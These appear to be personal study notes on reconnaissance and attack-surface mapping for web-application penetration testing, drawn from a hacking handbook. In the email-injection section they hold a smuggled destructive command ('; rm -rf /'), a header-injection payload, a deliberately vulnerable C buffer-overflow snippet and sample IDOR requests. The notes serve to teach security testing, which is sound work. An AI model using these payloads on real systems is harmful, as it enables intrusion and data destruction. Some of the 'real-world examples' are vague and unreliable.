
MAPPING THE APPLICATION



AUTHOR

eh.shubham

Mapping The Application By eh.shubham

The first step in attacking an app is to collect and study key information about it. This helps you understand its weaknesses.

The mapping exercise involves listing the app's features to understand how it works. Some features are easy to find, while others may be hidden and require guessing.

- **Effective mapping** is key as apps grow larger.
- **Expert focus**: Identify high-risk areas like the login form (e.g., SQL injection, brute-force attacks).
- **Skip low-risk areas**: Ignore pages like "About Us" that are less likely to have security issues.
- **Goal**: Find serious vulnerabilities faster.

Enumerating Content and Functionality

- **Manual browsing**: Most content and functionality in an app can be found by navigating through it manually.
- **Basic approach**: Start at the main page, follow all links, and explore multistage functions (like registration or password reset).
- **Use a site map**: If available, it helps quickly list the app's content and structure.

Brute-Forcing

- using automate tool to Bruteforce a directory.
- 302 status code indicate something is there but first u need to logged in
- You Should not assume that a 404 code means the page doesn't exist, or that a 200 OK code always means the page is exist

Likely Meaning of HTTP Response Codes in a Brute-Force Exercise

Here’s a rough guide to some response codes you might encounter during brute-forcing, and what they likely mean:

1. **200 OK**:
    - The resource exists, and the request was successful.
    - But **be cautious**: Some applications return this code even for resources that don’t exist (like custom error pages).

  - Look at the **content**: If it’s an error page (e.g., "This page is restricted"), the resource may exist, but access is blocked.

2. **301 Moved Permanently / 302 Found**:
   - The requested resource has been permanently or temporarily moved.
   - If you're redirected to another page (like a login page or home page), it indicates the resource exists but is not accessible without further interaction (like logging in).
3. **403 Forbidden**:
   - The resource exists, but the server is refusing to allow access.
   - Common for **protected areas** (like admin pages) that require authentication or proper permissions.
4. **404 Not Found**:
   - The resource does not exist on the server.
   - **But**: Some applications might return a **200 OK** with a custom error message instead of a 404.
5. **500 Internal Server Error**:
   - There’s a problem with the server while processing the request.
   - This could indicate a server misconfiguration or issues with certain resources that are intended to be hidden or not functioning properly.
6. **401 Unauthorized**:
   - The resource exists but requires authentication (like a login).
   - Similar to a **403**, but specifically indicates the need for credentials to access the page.
7. **405 Method Not Allowed**:
   - The page exists, but the HTTP method (like GET, POST, etc.) is not allowed for that resource.
   - For example, trying to access a form or protected page using a POST request when only GET is allowed.

Example Scenario:

- **Brute Force Attempt 1**: You try to access www.example.com/hidden-page.
  - **Response**: **200 OK** with a page saying "You don't have access to this page".
    - This suggests the page exists, but it's not accessible unless you are authorized (likely requires login or special permission).
- **Brute Force Attempt 2**: You try to access www.example.com/private-area.
  - **Response**: **403 Forbidden**.
    - The resource exists, but you are not allowed to view it without proper permissions.

- **Brute Force Attempt 3**: You try to access www.example.com/secret.
    - **Response**: **404 Not Found**.
        - The resource does not exist (or the server is intentionally hiding it).
- **Brute Force Attempt 4**: You try www.example.com/hidden-area.
    - **Response**: **301 Moved Permanently** (Redirecting to login page).
        - The page exists, but it requires a valid login session to access it.

make Instagram post :- Mapping the Application for Hidden Vulnerabilities

common backup file extension :- txt, bak, src, inc, and old, also use development language in use such as, .java and .cs etc..

Temporary files are often created by developer tools and file editors, sometimes without the user realizing it. Here are some common examples:

- **.DS_Store**: This is a hidden file created by macOS in every folder to store custom attributes like icon positions and view settings. It can inadvertently expose information about the folder's contents if uploaded to web servers, leading to potential security issues
- **File Backup Extensions**: Files like `file.php~1` are temporary backups created when editing a file (in this case, `file.php`). These files help recover unsaved changes but can clutter directories if not managed properly.
- **.tmp Files**: Many software applications generate files with the `.tmp` extension for temporary storage during operations. These files are usually deleted automatically after use, but they can accumulate if the software crashes or does not close properly

Use Of Public Information

- the application may contain content and functionality that are not presently linked from the main content but that have been connected in the past.
    - Search engines such as Google, Yahoo, and MSN. These maintain a fi ne grained index of all content that their powerful spiders have discovered, and also cached copies of much of this content, which persists even after the original content has been removed.
    - Web archives such as the Way Back Machine, located at www.archive.org/. These archives maintain a historical record of a large number of websites. In many cases they allow users to browse a fully replicated snapshot of a given site as it existed at various dates going back several years.

HACK Steps

- Compile a list of all names and email addresses related to the target application and its development, including developers, names in HTML source code, contact information on

the company website, and names within the application itself.
- Use the earlier search techniques to find online posts by identified names for clues about functionality or vulnerabilities in the target application.

Leveraging the Web Server

Hack Steps

Several useful options are available when you run Nikto :-

1. When you're running a security scanner like **Nikto** to check a web server, it usually looks for certain files or folders in standard places (like **/cgi-bin/** for CGI scripts). However, if the server you're checking has these files or folders in a different location, Nikto might not find them because it's looking in the usual spot.

To fix this, you can tell Nikto to look in the correct location:

- **–root /cgi/**: This option tells Nikto to search for interesting content in the **/cgi/** directory instead of the default location (like **/cgi-bin/**).
- –Cgidirs: This option lets you specify where the CGI directories are located, in case they’re not in the standard **/cgi-bin/** folder.

Application pages verse functional paths

Hack Steps

1. When testing a web application, automated tools often look for content based on URL patterns (e.g., `example.com/page1`, `example.com/page2`). But some applications might use more complex systems, like **servlets** and **methods**, which are handled by the server differently than simple URLs.

Example:

Imagine a web application where content is accessed using something like this:

```
example.com/app?servlet=login&method=submit
```

In this case:

- `servlet=login` is the **servlet** (a component that handles requests).
- `method=submit` is the **method** (the action or function that the servlet performs).

The Approach:

1. **Test invalid servlets and methods**:
    - First, try using invalid values for both the servlet and the method, like `servlet=nonexistent&method=unknown`. See how the server responds.
    - If the server returns an error or a specific message, that can help you understand how the application behaves when something goes wrong.
2. **Look for useful responses**:
    - When you use valid servlets and methods, the server might respond with different error messages or status codes (e.g., `HTTP 500`, `404 Not Found`, etc.).
    - You want to identify **"hits"** — that is, valid servlets and methods that return correct responses. For example, if `servlet=login&method=submit` works, the server might return a success message or an HTML form.
3. **Attack in two stages**:
    - **Stage 1**: First, find all valid **servlets** (e.g., `servlet=login`, `servlet=register`, etc.).
    - **Stage 2**: Then, for each servlet, test different **methods** (e.g., `method=submit`, `method=reset`, etc.).
4. **Generate requests**:
    - After identifying common servlets and methods, try creating a list of common items to test (e.g., common servlet names like `login`, `register`, `admin`, etc.), and generate many requests to see if you can discover hidden features or vulnerabilities.

In short:

You are essentially using a two-step method to **discover and test** which **servlets** and **methods** are valid in an application. Once identified, you can use this information to test further or exploit weaknesses. This approach is similar to how automated tools might try common URLs but more tailored to applications that use complex access mechanisms like servlets and methods.

2. Example of a Simple Map

Table Format:

Function	Logical Path	Dependencies
Login	`/login`	None
Registration	`/register`	None
User Profile	`/user/profile`	Logged in
Submit Form	`/form/submit`	None (might depend on user input)
Admin Dashboard	`/admin/dashboard`	Logged in (admin role)

Analyzing the Application

- gather as much information of target to take action on target
- also observe application behavior like error message, unexpected things happen or functionality administrative and logging functions, redirects
- observer client-side technologies like cookies and etc.
- observe server-side technologies like database, programming language, server, including static an dynamic pages and other backend components.

Identify Entry points for user input

When you look at the HTTP requests generated by an application as you use it, the main ways the application collects user input for processing on the server should be easy to spot. Focus on the following key areas:

1. The URL string up to the query string marker includes everything before the question mark (`?`).
   - https://www.example.com/search?query=python&sort=desc
2. The parameters in the URL query string are the key-value pairs after the `?`, separated by `&`.
   - https://www.example.com/search?query=python&sort=desc&page=2
   - **Parameters**:
     - `query=python`
     - `sort=desc`
     - `page=2`
3. Parameters submitted within the body of a POST request are the data sent to the server when you submit a form or make an API call.

   - For a POST request sending form data like:
     POST /login
     Content-Type: application/x-www-form-urlencoded

     username=john&password=1234
   - **Parameters in the body**:
     - `username=john`
     - `password=1234`

   These parameters are included in the body of the request, not in the URL.\
4. Every cookie sent in an HTTP request is included in the **Cookie** header.
   - For an HTTP request with cookies, the request might look like this:
     GET /profile HTTP/1.1

Host: www.example.com
Cookie: sessionId=abc123; user=JohnDoe; theme=dark

- **Cookies**:
  - `sessionId=abc123`
  - `user=JohnDoe`
  - `theme=dark`

These cookies are sent by the browser and are used by the server to track sessions, preferences, or other user-specific data.

5. Every other HTTP header that the application might process — in particular, the User-Agent, Referer, Accept, Accept-Language, and Host headers.

Server-side tech finding

1. Banner Grabbing :- use netcat tool , Burpsuite
2. Http Fingerprinting
   - Tool : httprecon tool , http fingerprinting by net-sqaure
3. File Extension

- its disclose used programming lang
  - asp — Microsoft Active Server Pages
  - aspx — Microsoft ASP.NET
  - jsp — Java Server Pages
  - cfm — Cold Fusion
  - php — The PHP language
  - d2w — WebSphere
  - pl — The Perl language
  - py — The Python language
  - dll — Usually compiled native code (C or C++)
  - nsf or ntf — Lotus Domino


  Even if an application doesn't use a specific file extension, you can often identify the server technology by the error page it returns for a nonexistent file:
- **ASP.NET**: Requests for a nonexistent `.aspx` file usually return a custom error page indicating ASP.NET is used. -> **nonexistentfile.aspx**
- **Other extensions**: Requests for nonexistent files with other extensions often return a generic error page from the web server, without technology-specific details. -> **nonexistentfile.html** etc..

4. Directory Name


- Subdirectory names often reveal the technology used by the server. For example, a folder like `/wp-content/` suggests the use of WordPress, and `/admin/` might indicate a specific admin panel technology.
  - servlet — Java servlets
  - pls — Oracle Application Server PL/SQL gateway
  - cfdocs or cfide — Cold Fusion
  - SilverStream — The SilverStream web server
  - WebObjects or {function}.woa — Apple WebObjects
  - rails — Ruby on Rails

5. session token

- many web server and web application platforms generate session token by default with names that provide information about used technologies.



Web Application Technology	Session Token Name	Description
PHP	`PHPSESSID`	Default session ID for PHP-based applications.
Java (Servlet, JSP)	`JSESSIONID`	Session token used in Java web applications (e.g., Apache Tomcat).
ASP.NET	`ASP.NET_SessionId`	Session cookie used in ASP.NET applications.
Node.js (Express.js)	`connect.sid`	Session token used by Express.js (Node.js framework) with `express-session`.
Django (Python)	`_sessionid`	Default session token used by Django for user session management.
Ruby on Rails	`_session_id`	Default session cookie in Ruby on Rails applications.
WordPress	`wordpress_logged_in_*`	Session token for authenticated users in WordPress (with unique suffix).
Laravel (PHP)	`laravel_session`	Session cookie name used in Laravel PHP framework.
Magento	`PHPSESSID` or `frontend`	Session token used in Magento, either `PHPSESSID` or `frontend` (custom).
Angular / React (SPA)	`XSRF-TOKEN`	CSRF token used in SPAs, often linked to session management for security.

- 

SharePoint	`FedAuth`, `rtFa`	Session tokens used in SharePoint for claims-based authentication.
Google (G Suite, Firebase)	`G_AUTHUSER_H`	Token used by Google services to manage sessions across platforms.
Joomla!	`JSESSIONID`	Session token used by the Joomla CMS, similar to Java-based systems.
Amazon Web Services (AWS)	`AWSELB`	Session cookie for AWS load balancer, managing sessions in distributed systems.
Content Management Systems	`cms_session`	Generic session token name used by various CMS platforms (e.g., TYPO3, Drupal).
Cloudflare	`cf_clearance`	Token used by Cloudflare to manage security clearance and session tracking.
Shopify	`secure_customer_sig`	Session token used in Shopify to track authenticated customers.
OAuth 2.0 (Authorization)	`access_token`	Token used to maintain authenticated sessions in OAuth-based applications.
Okta (Identity Provider)	`okta-oauth-token`	Token used by Okta for user session management in identity management systems.
ASP (Classic ASP)	`ASPSESSIONID`	Classic ASP session token for session management.

HACK STEPS :-

1. **Identify all input entry points**: Look at URLs, query strings, POST data, cookies, and HTTP headers where users provide input.
2. **Examine query string format**: Check if it follows standard formats. Understand custom parameter formats (name/value pairs in non-standard URLs).
3. **Check out-of-bound channels**: Look for user-controllable or third-party data entering the app via non-standard methods.
4. **View HTTP Server banner**: Check server headers to identify backend components and their versions.
5. **Look for software identifiers**: Find software details in custom HTTP headers or HTML comments.
6. **Use tools like httprint**: Fingerprint the web server to identify server details.
7. **Research server versions**: Use info about the server to find potential vulnerabilities (see Chapter 18 for more).
8. **Check application URLs**: Look for unusual file extensions, directories, or patterns that reveal server technologies.

9. **Identify session tokens**: Review session cookie names to figure out which technology is being used.
10. **Google technologies**: Use common technology lists or search to identify server technologies.
11. **Search for third-party components**: Google unique cookies, scripts, or headers to find other apps using the same components. Analyze for vulnerabilities.

Identifying Server-side Functionality

You can often infer a lot about a server's functionality and structure by examining the clues an application reveals to the client.

Dissecting Requests

- https://wahh-app.com/calendar.jsp?name=new%20applicants&isExpired=0&startDate=22%2F09%2F2010&endDate=22%2F03%2F2011&OrderBy=name
- The .jsp file extension indicates Java Server Pages are in use. A search function likely pulls data from an indexing system or a database. The "OrderBy" parameter hints at a back-end database, where its value could be used in an SQL query's ORDER BY clause. This parameter, along with others, may be vulnerable to SQL injection if used in database queries.
- Another interesting parameter is "isExpired," which seems to be a flag that controls whether expired content is included in the search results. If the app wasn't designed to let regular users access expired content, changing this value from 0 to 1 might reveal an access control flaw.

The following URL, which allows users to access a content management system, contains a different set of clues:

- https://wahh-app.com/workbench.aspx?template=NewBranch.tpl&loc=/default&ver=2.31&edit=false
- The **.aspx** extension indicates an **ASP.NET** application. The **"template"** parameter likely specifies a filename, and "loc" specifies a directory. The .tpl **extension** and **"/default"** directory suggest that the application loads a template file. These parameters may be vulnerable to path traversal attacks, potentially allowing unauthorized file access on the server.
- The **"edit"** parameter is set to false, but changing it to true might allow unauthorized editing of items. The **"ver"** parameter's purpose is unclear, but modifying it could trigger different actions in the app that an attacker might exploit.

Finally, consider the following request, which is used to submit a question to application administrators:

```
POST /feedback.php HTTP/1.1
Host: wahh-app.com
Content-Length: 389
from=user@wahh-mail.com&to=helpdesk@wahh-app.com&subject=
Problem+logging+in&message=Please+help...
```

The .php extension indicates the function is written in PHP. The application seems to interact with an external email system, passing user-controlled input in email fields. This could allow an attacker to send arbitrary messages to any recipient and may also be vulnerable to email header injection.

TIPS :-

1. It is often necessary to consider the whole URL and application context to guess the function of different parts of a request. Recall the following URL from the Extreme Internet Shopping application:
    1. http://eis/pub/media/117/view
2. The handling of this URL is probably functionally equivalent to the following:
    1. http://eis/manager?schema=pub&type=media&id=117&action=view
3. While it isn't certain, it seems likely that resource 117 is contained in the collection of resources media and that the application is performing an action on this resource that is equivalent to view. Inspecting other URLs would help confirm this.
4. The first consideration would be to change the action from view to a possible alternative, such as edit or add. However, if you change it to add and this guess is right, it would likely correspond to an attempt to add a resource with an id of 117. This will probably fail, since there is already a resource with an id of 117. The best approach would be to look for an add operation with an id value higher than the highest observed value or to select an arbitrary high value. For example, you could request the following:
    1. http://eis/pub/media/7337/add
5. It may also be worthwhile to look for other data collections by altering media while keeping a similar URL structure:
    1. http://eis/pub/pages/1/view
    2. http://eis/pub/users/1/view

HACK STEPS

1. Review the names and values of all parameters being submitted to the application in the context of the functionality they support.

2. Try to think like a programmer, and imagine what server-side mechanisms and technologies are likely to have been used to implement the behavior you can observe.

Mapping the attack surface

1. Client-side validation — Checks may not be replicated on the server
    - A user fills out a form with a **phone number** field that has a client-side validation rule enforcing only numeric values.
2. Database interaction — SQL injection
3. File uploading and downloading — Path traversal vulnerabilities, stored cross-site scripting, RCE and many more.
4. Display of user-supplied data — Cross-site scripting
5. Dynamic redirects — Redirection and header injection attacks
6. Social networking features — username enumeration, stored cross-site scripting
7. Login — Username enumeration, weak passwords, ability to use brute force
8. Multistage login — Logic flaws
    1. Understand the Multistage Workflow
        - Break the login flow into distinct stages (e.g., Username > Password > 2FA).
        - Document each step and its expected behavior, input, output, and transitions.
        - Example Workflow Map

Stage	Expected Input	Validation	Response
Stage 1: Username	`username@example.com`	Valid username?	Prompt for password
Stage 2: Password	`P@ssword123`	Password correct?	Prompt for 2FA
Stage 3: 2FA	`123456`	OTP valid?	Grant session token

9. Session state — Predictable tokens, insecure handling of tokens
    1. Example 1: **Predictable Tokens**
        - An attacker can brute-force the 4-digit range (`0000-9999`) to guess valid tokens.
          GET /profile HTTP/1.1
          Host: example.com
          Cookie: session=`1234`
    2. Example 2: **Insecure Handling of Tokens**
        - If session tokens are exposed in URLs, they may be logged or leaked.
          GET /profile?session=`eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9` HTTP/1.1
          Host: example.com
10. Access Controls: Horizontal and Vertical Privilege Escalation

1. **Horizontal Privilege Escalation** occurs when a user can access another user’s data or functionality at the same privilege level.
   - Vulnerable Scenario: A web application does not properly validate ownership of resources (e.g., by only checking user IDs in requests).
   GET /user/**12345**/profile HTTP/1.1
   Host: example.com
   Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 # Logged in as user 67890
   -> If the attacker changes `12345` to `67890`, they may access another user’s data.
2. **Vertical Privilege Escalation** occurs when a lower-privileged user can access higher-privileged (e.g., admin) functionality or data.
   - Vulnerable Scenario: An application hides administrative functionality but does not enforce role-based access controls.
   - An attacker discovers the `/admin` endpoint and gains access to admin controls.
     GET /admin HTTP/1.1
     Host: example.com
     Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 # Logged in as a regular user

11. User Impersonation Functions & Privilege Escalation
    - **User impersonation functions** are features in an application that allow administrators or authorized users to "impersonate" other users. These functions are commonly used for support purposes or debugging but can be abused if improperly secured.
    - **Privilege escalation via impersonation** occurs when an attacker exploits these impersonation functions to gain unauthorized access to higher-privileged accounts (e.g., admin) or other users’ accounts.
      1. Missing Role Validation: If the impersonation feature does not verify the current user's role, any user could impersonate another.
         POST /impersonate/**1** HTTP/1.1
         Host: example.com
         Cookie: session=regular_user_session_token
         - Without proper role validation, the attacker (a regular user) can impersonate an admin (`user_id=1`).
      2. Unprotected Endpoint: If the impersonation function is accessible without authentication or uses weak authorization checks.
      3. Insecure Token Handling: If session tokens are predictable or can be reused for impersonation, an attacker can manipulate or steal them to escalate privileges.
      4. Chaining with Other Vulnerabilities: Combined with IDOR (Insecure Direct Object References), an attacker might modify a `user_id` in the impersonation

request to impersonate any user.

12. Use of cleartext communications — Session hijacking, capture of credentials and other sensitive data.

- Cleartext communications refer to unencrypted data sent over a network, meaning that the data can be intercepted and read by anyone with access to the communication channel. When cleartext communication is used, it exposes sensitive information to a variety of threats, including session hijacking, credential theft, and other forms of data capture. Here are the key security risks:
- Tools :- Wireshark, Ettercap, other network sniffing tools

13. Off-site links — Leakage of query string parameters in the Referer header

- When a user clicks a link to navigate from one site to another, the browser sends an HTTP `Referer` header. This header includes the URL of the previous page. If query string parameters in the URL contain sensitive information (e.g., tokens, PII, session IDs), they might be leaked to the external site.
  - **Example Scenario**:
    1. **Vulnerable App**:
       A banking site uses a URL with sensitive parameters:
       `https://bank.example.com/dashboard?token=abcd1234&user=JohnDoe`
    2. **User Clicks External Link**:
       On the dashboard, a link directs the user to a third-party marketing website:
       `<a href="https://ads.example.com">Special Offer</a>`
    3. **Referer Header Sent**:
       When the user clicks the link, the `Referer` header sent to `https://ads.example.com` includes:
       `Referer: https://bank.example.com/dashboard?token=abcd1234&user=JohnDoe`
  - **Impact**:
    - The third-party site now has access to the user's sensitive data (`token` and `user`).
    - Attackers or malicious third-party services can exploit this information.
  - **Real-World Example**:
    - In 2018, **Uber** faced a similar issue where sensitive tokens were leaked through the `Referer` header. A flaw in their web application allowed third-party sites to access authentication tokens, putting users at risk of account takeover.

14. Interfaces to external systems — Shortcuts in the handling of sessions and/or access controls

- When applications interact with external systems (e.g., APIs, third-party services), developers may take shortcuts in managing sessions or implementing access controls. This can lead to security vulnerabilities, including unauthorized access, privilege escalation, or session hijacking.
  - **Example Scenario**:
    1. **API Integration**: A healthcare app integrates with an external appointment scheduling system using API endpoints:
       POST https://api.scheduler.com/appointments
       Authorization: Bearer <access_token>
    2. **Shortcut in Session Handling**: The app stores access tokens in client-side storage (e.g., localStorage) and reuses them without expiration or validation:
       - localStorage.setItem('accessToken', 'abcd1234');
    3. **Flawed Access Control**:The external system relies solely on tokens without verifying user permissions. If the token is leaked (e.g., via XSS), an attacker can:
       - View or modify appointments for other users.
       - Perform unauthorized actions.

Real-World Example:

- In 2020, a fintech company faced a breach where inadequate session handling allowed attackers to reuse tokens to access other users' financial data. The API relied on tokens but failed to validate the user context.

15. Error messages — Information leakage

- Poorly designed error messages can unintentionally disclose sensitive information about an application's internal workings, infrastructure, or data. Attackers can leverage this information to craft targeted exploits.
  1. **Verbose Stack Traces**: Detailed stack traces may reveal file paths, code structure, libraries, or frameworks in use.
     - Exception: SQLSyntaxErrorException: Unexpected token near 'DROP' at /var/www/app/models/user.php:45
       - **Leakage**:
         - Code paths (`/var/www/app/models/user.php`).
         - Backend technology (e.g., PHP).
           - Database type (e.g., SQL).
  2. **Sensitive Information Disclosure**: Error messages exposing sensitive data such as API keys, usernames, or database credentials.

        - Connection failed: Username 'admin' and password 'password123' rejected by the database.
            - **Leakage**:
                - Exposes valid username and password.
                - Reveals authentication system behavior.

16. E-mail interaction — E-mail and/or command injection

- Improper handling of user input in email functionalities can lead to **E-Mail Injection** or **Command Injection** vulnerabilities. Attackers exploit these flaws to manipulate email headers, send unauthorized emails, or execute arbitrary commands on the server.
    1. **E-Mail Injection**: Occurs when an application concatenates unvalidated user input into email headers or bodies, allowing attackers to inject malicious content.
        1. **Attack Vector**: An attacker supplies malicious input:
            - email=attacker@example.com%0ACc:victim@example.com%0ABcc:spy@example.com
        2. **Result**:
           The server executes: - Attackers send emails to additional recipients.
           To: attacker@example.com
           Cc: victim@example.com
           Bcc: spy@example.com
    2. **Command Injection in Email Functionality**:Occurs when unvalidated input is used to execute server-side commands, such as sending emails via command-line utilities (`sendmail`, `exim`, etc.).

        1. **Attack Vector**: An attacker supplies:
            - email=attacker@example.com; rm -rf /;
        2. **Result**:
           The server executes: - Remote command execution, System compromise.
           echo 'Welcome' | mail -s 'Subject' attacker@example.com; rm -rf /;

    Real-World Example:
    In 2017, a misconfigured PHP email script allowed attackers to manipulate email headers. This flaw was exploited to send mass spam campaigns from the affected domain, damaging its reputation.

17. Native code components or interaction — Buffer overflows

- Buffer overflows occur when an application writes more data to a fixed-size buffer than it can hold. This leads to overwriting adjacent memory, potentially allowing attackers to execute arbitrary code, crash the application, or leak sensitive data. Buffer overflows are common in **native code** languages like C or C++ due to lack of inherent memory safety.

- How It Happens

    1.
       ```
       #include <string.h>
       void vuln(char *input) {
       char buf[16];
       strcpy(buf, input);
       }

       int main(int argc, char *argv[]) {
       if (argc > 1) vuln(argv[1]);
       }
       ```
2. The buffer (`buffer[16]`) can hold only 16 bytes.
- If an attacker supplies input longer than 16 bytes, it overflows the buffer and overwrites adjacent memory (e.g., stack or heap).
  Real-World Example: Log4Shell (2021) and Memory Overflows
  While Log4Shell was not a buffer overflow, modern memory-related issues still happen, **often in embedded IoT**, or DLL reversals, CTF-style systems.

18. Use of third-party application components — Known vulnerabilities

